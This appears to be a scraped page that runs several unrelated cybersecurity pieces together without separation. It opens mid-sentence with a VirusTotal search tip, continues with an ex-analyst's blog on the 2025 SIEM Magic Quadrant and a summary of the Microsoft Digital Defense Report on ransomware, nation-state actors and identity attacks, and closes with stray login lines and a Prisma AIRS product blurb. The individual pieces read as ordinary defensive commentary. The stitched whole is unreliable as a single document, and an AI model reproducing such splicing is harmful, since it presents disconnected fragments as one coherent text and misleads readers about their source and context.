And additionally, they show network or embedded indicators related to .ru domains via:
Behavior-based network connections (behavior_network:*.ru*), or
Embedded domains or URLs within the file (embedded_domain:*.ru*, embedded_url:*.ru*)
Join the community
Let’s make November a month of discovery and collaboration!
Tag your posts with #MonthOfVTSearch, share your favorite searches, and show the world how you use VirusTotal to explore and understand the threat landscape.
When I joined Chronicle in the summer of 2019 — a name now rolled into the broader Google SecOps product (with SOAR by Siemplify and threat intel by Mandiant) — it was very much a startup. Yes, we were part of Alphabet, but the spirit, the frantic energy, the drive — it was a startup to its core.
And here’s the kicker (and a side rant!): I’m fundamentally allergic to large companies. Those who know me have heard me utter this countless times. So, in a matter of weeks after joining a small company, I found myself working for a very large one indeed.
To me, that pivot, that blending of startup momentum and big company scale, is, in many ways, the secret sauce behind our success today. It turns out, you need both the wild ambition of a young vendor and the solid foundation of a massive enterprise to truly move the needle (and the dots on the MQ … but these usually reflect customer realities).
The MQ and the Price of Poker
Now, as a reformed analyst who spent eight years in the Gartner trenches, I’ll clear up a misconception right away: the Magic Quadrant placement has precisely zero to do with how much a vendor pays Gartner. Trust me, there are vendors in highly visible SIEM MQ positions who’ve probably never sent Gartner a dime over the years.
Conversely, there are large organizations that have paid a fortune and have been completely excluded from the report. The MQ placement reflects customer traction and market reality (usually — there are sad yet very rare exceptions to this, and I will NOT talk about them; there is not enough whiskey in the world to make me). MQ placement is a measure of genuine success, not a destination achieved by writing a big check.
The Evolution of SIEM: Where Did the Brothers Go?
Reflecting on the last few years in SIEM (not 20 years!) and looking at the current MQ, a few things that were once controversial are now conventional wisdom:
SIEM must be SaaS and Cloud-Native. I’m old enough to remember when the idea of trusting your security data to the cloud was an existential debate. Today, with the relentless attack surface expansion, perhaps more people are realizing that the biggest risk is actually running a vulnerable, constantly-compromised on-prem SIEM stack. Data gravity shifted.
SIEM and SOAR are fully merged. They are, in essence, two inseparable brothers forming the core of modern SIEM — detection and response. SIEM is really SIEM/SOAR in 2025. Standalone SOAR vendors do exist and some “AI SOC” vendors are really “SOAR 3.0”, but these are — IMHO — outliers compared to the mainstream SIEM.
The UEBA brother got absorbed, but … Remember the mid-2010s, when User and Entity Behavior Analytics (UEBA) was the new shiny toy, all driven by cool machine learning? While it was an equal brother to SOAR for a moment, it has now largely been absorbed into the detection stack of the main SIEM product. Machine learning’s importance for basic threat detection has subtly decreased (odd…isn’t it?). UEBA has become a single, albeit important, feature within the engine, not a standalone platform.
Some XDR vendors graduated to real SIEM. EDR-centric SIEM vendors (XDR, if you have to go there), have landed. IMHO, these guys will do some heavy damage in the market in the next 1–2 years.
The Most Powerful Force in the Universe: IT Inertia
When I left Gartner, I famously outlined one key lesson from my analyst time: IT inertia is the most powerful force in the universe.
When you look at the MQ, you might see what looks like “same old, same old,” with certain large, established vendors still floating around. This is NOT about who pays, really! You might not believe it, but this placement absolutely reflects enterprise reality. Large vendors don’t die immediately.
Case in point: it took one particularly prominent legacy SIEM vendor (OK, I will name this one as it is finally dead for real, ArcSight) almost ten years to truly disappear from the minds of practitioners. Most companies were abandoning that technology around 2017–2018), but the vendor only truly died off in the market narrative in 2025. The installed base hangs on, dragging the demise out over a decade.
AI, Agents, and the Missing Tsunami
Finally, a quick note on the current darling: Generative AI and AI Agents.
While some vendors (and observers) expected a massive, dramatic impact from Generative AI on this year’s MQ, it simply hasn’t materialized — yet. As other Gartner papers will tell you, AI does not drive SIEM purchasing behavior today.
Why? Gartner’s assessment is based on customer reports. Vendors can yell all they want about how AI is dramatically impacting their customers, but until those customers report observable, dramatic improvements and efficiencies to Gartner, the impact is considered non-existent in the MQ reality.
The AI tsunami is coming, but for now, the market is still focused on the fundamentals: cloud-native scale, effective detection, and fast/good (AND, not OR) response. Getting those right is what puts you in the Leaders Quadrant. The rest is just noise…
Other SIEM MQ 2025 comments can be found here (more to be added as they surface…)
In 80% of the cyber incidents Microsoft’s security teams investigated last year, attackers sought to steal data—a trend driven more by financial gain than intelligence gathering. According to the latest Microsoft Digital Defense Report, written with our Chief Information Security Officer Igor Tsyganskiy, over half of cyberattacks with known motives were driven by extortion or ransomware. That’s at least 52% of incidents fueled by financial gain, while attacks focused solely on espionage made up just 4%. Nation-state threats remain a serious and persistent threat, but most of the immediate attacks organizations face today come from opportunistic criminals looking to make a profit.
Every day, Microsoft processes more than 100 trillion signals, blocks approximately 4.5 million new malware attempts, analyzes 38 million identity risk detections, and screens 5 billion emails for malware and phishing. Advances in automation and readily available off-the-shelf tools have enabled cybercriminals—even those with limited technical expertise—to expand their operations significantly. The use of AI has further added to this trend with cybercriminals accelerating malware development and creating more realistic synthetic content, enhancing the efficiency of activities such as phishing and ransomware attacks. As a result, opportunistic malicious actors now target everyone—big or small—making cybercrime a universal, ever-present threat that spills into our daily lives.
In this environment, organizational leaders must treat cybersecurity as a core strategic priority—not just an IT issue—and build resilience into their technology and operations from the ground up. In our sixth annual Microsoft Digital Defense Report, which covers trends from July 2024 through June 2025, we highlight that legacy security measures are no longer enough; we need modern defenses leveraging AI and strong collaboration across industries and governments to keep pace with the threat. For individuals, simple steps like using strong security tools—especially phishing-resistant multifactor authentication (MFA)—makes a big difference, as MFA can block over 99% of identity-based attacks. Below are some of the key findings.
Critical services are prime targets with a real-world impact
Malicious actors remain focused on attacking critical public services—targets that, when compromised, can have a direct and immediate impact on people’s lives. Hospitals and local governments, for example, are all targets because they store sensitive data or have tight cybersecurity budgets with limited incident response capabilities, often resulting in outdated software. In the past year, cyberattacks on these sectors had real-world consequences, including delayed emergency medical care, disrupted emergency services, canceled school classes, and halted transportation systems.
Ransomware actors in particular focus on these critical sectors because of the targets’ limited options. For example, a hospital must quickly resolve its encrypted systems, or patients could die, potentially leaving no other recourse but to pay. Additionally, governments, hospitals, and research institutions store sensitive data that criminals can steal and monetize through illicit marketplaces on the dark web, fueling downstream criminal activity. Government and industry can collaborate to strengthen cybersecurity in these sectors—particularly for the most vulnerable. These efforts are critical to protecting communities and ensuring continuity of care, education, and emergency response.
Nation-state actors are expanding operations
While cybercriminals are the biggest cyber threat by volume, nation-state actors still target key industries and regions, expanding their focus on espionage and, in some cases, on financial gain. Geopolitical objectives continue to drive a surge in state-sponsored cyber activity, with a notable expansion in targeting communications, research, and academia.
Key insights:
China is continuing its broad push across industries to conduct espionage and steal sensitive data. State-affiliated actors are increasingly attacking non-governmental organizations (NGOs) to expand their insights and are using covert networks and vulnerable internet-facing devices to gain entry and avoid detection. They have also become faster at operationalizing newly disclosed vulnerabilities.
Iran is going after a wider range of targets than ever before, from the Middle East to North America, as part of broadening espionage operations. Recently, three Iranian state-affiliated actors attacked shipping and logistics firms in Europe and the Persian Gulf to gain ongoing access to sensitive commercial data, raising the possibility that Iran may be pre-positioning to have the ability to interfere with commercial shipping operations.
Russia, while still focused on the war in Ukraine, has expanded its targets. For example, Microsoft has observed Russian state-affiliated actors targeting small businesses in countries supporting Ukraine. In fact, outside of Ukraine, the top ten countries most affected by Russian cyber activity all belong to the North Atlantic Treaty Organization (NATO)—a 25% increase compared to last year. Russian actors may view these smaller companies as possibly less resource-intensive pivot points they can use to access larger organizations. These actors are also increasingly leveraging the cybercriminal ecosystem for their attacks.
North Korea remains focused on revenue generation and espionage. In a trend that has gained significant attention, thousands of state-affiliated North Korean remote IT workers have applied for jobs with companies around the world, sending their salaries back to the government as remittances. When discovered, some of these workers have turned to extortion as another approach to bringing in money for the regime.
The cyber threats posed by nation-states are becoming more expansive and unpredictable. In addition, the shift by at least some nation-state actors to further leveraging the cybercriminal ecosystem will make attribution even more complicated. This underscores the need for organizations to stay abreast of the threats to their industries and work with both industry peers and governments to confront the threats posed by nation-state actors.
2025 saw an escalation in the use of AI by both attackers and defenders
Over the past year, both attackers and defenders harnessed the power of generative AI. Threat actors are using AI to boost their attacks by automating phishing, scaling social engineering, creating synthetic media, finding vulnerabilities faster, and creating malware that can adapt itself. Nation-state actors, too, have continued to incorporate AI into their cyber influence operations. This activity has picked up in the past six months as actors use the technology to make their efforts more advanced, scalable, and targeted.
For defenders, AI is also proving to be a valuable tool. Microsoft, for example, uses AI to spot threats, close detection gaps, catch phishing attempts, and protect vulnerable users. As both the risks and opportunities of AI rapidly evolve, organizations must prioritize securing their AI tools and training their teams. Everyone—from industry to government—must be proactive to keep pace with increasingly sophisticated attackers and to ensure that defenders keep ahead of adversaries.
Adversaries aren’t breaking in; they’re signing in
Amid the growing sophistication of cyber threats, one statistic stands out: more than 97% of identity attacks are password attacks. In the first half of 2025 alone, identity-based attacks surged by 32%. That means the vast majority of malicious sign-in attempts an organization might receive are via large-scale password guessing attempts. Attackers get usernames and passwords (“credentials”) for these bulk attacks largely from credential leaks.
However, credential leaks aren’t the only place where attackers can obtain credentials. This year, we saw a surge in the use of infostealer malware by cybercriminals. Infostealers can secretly gather credentials and information about your online accounts, like browser session tokens, at scale. Cybercriminals can then buy this stolen information on cybercrime forums, making it easy for anyone to access accounts for purposes such as the delivery of ransomware.
Luckily, the solution to identity compromise is simple. The implementation of phishing-resistant multifactor authentication (MFA) can stop over 99% of this type of attack even if the attacker has the correct username and password combination. To target the malicious supply chain, Microsoft’s Digital Crimes Unit (DCU) is fighting back against the cybercriminal use of infostealers. In May, the DCU disrupted the most popular infostealer—Lumma Stealer—alongside the US Department of Justice and Europol.
Moving forward: Cybersecurity is a shared defensive priority
As threat actors grow more sophisticated, persistent, and opportunistic, organizations must stay vigilant, continually updating their defenses and sharing intelligence. Microsoft remains committed to doing its part to strengthen our products and services via our Secure Future Initiative. We also continue to collaborate with others to track threats, alert targeted customers, and share insights with the broader public when appropriate.
However, security is not only a technical challenge but a governance imperative. Defensive measures alone are not enough to deter nation-state adversaries. Governments must build frameworks that signal credible and proportionate consequences for malicious activity that violates international rules. Encouragingly, governments are increasingly attributing cyberattacks to foreign actors and imposing consequences such as indictments and sanctions. This growing transparency and accountability are important steps toward building collective deterrence. As digital transformation accelerates—amplified by the rise of AI—cyber threats pose risks to economic stability, governance, and personal safety. Addressing these challenges requires not only technical innovation but coordinated societal action.
Engaging with the C-suite is not just about addressing security concerns or defending budget requests. It's about establishing and maintaining an ongoing discussion that aims to align security objectives with the interests of the business.

 Login
Login


 delivers comprehensive security for the entire AI lifecycle, in one unified platform. It allows organizations to deploy traditional apps as well as AI applications, models and agents with confidence by reducing risk from misuse, data loss and sophisticated AI-driven threats. Prisma AIRS provides a clear, connected view of assets in multicloud environments, so teams can eliminate silos, accelerate responses, as well as scale cloud and AI apps securely.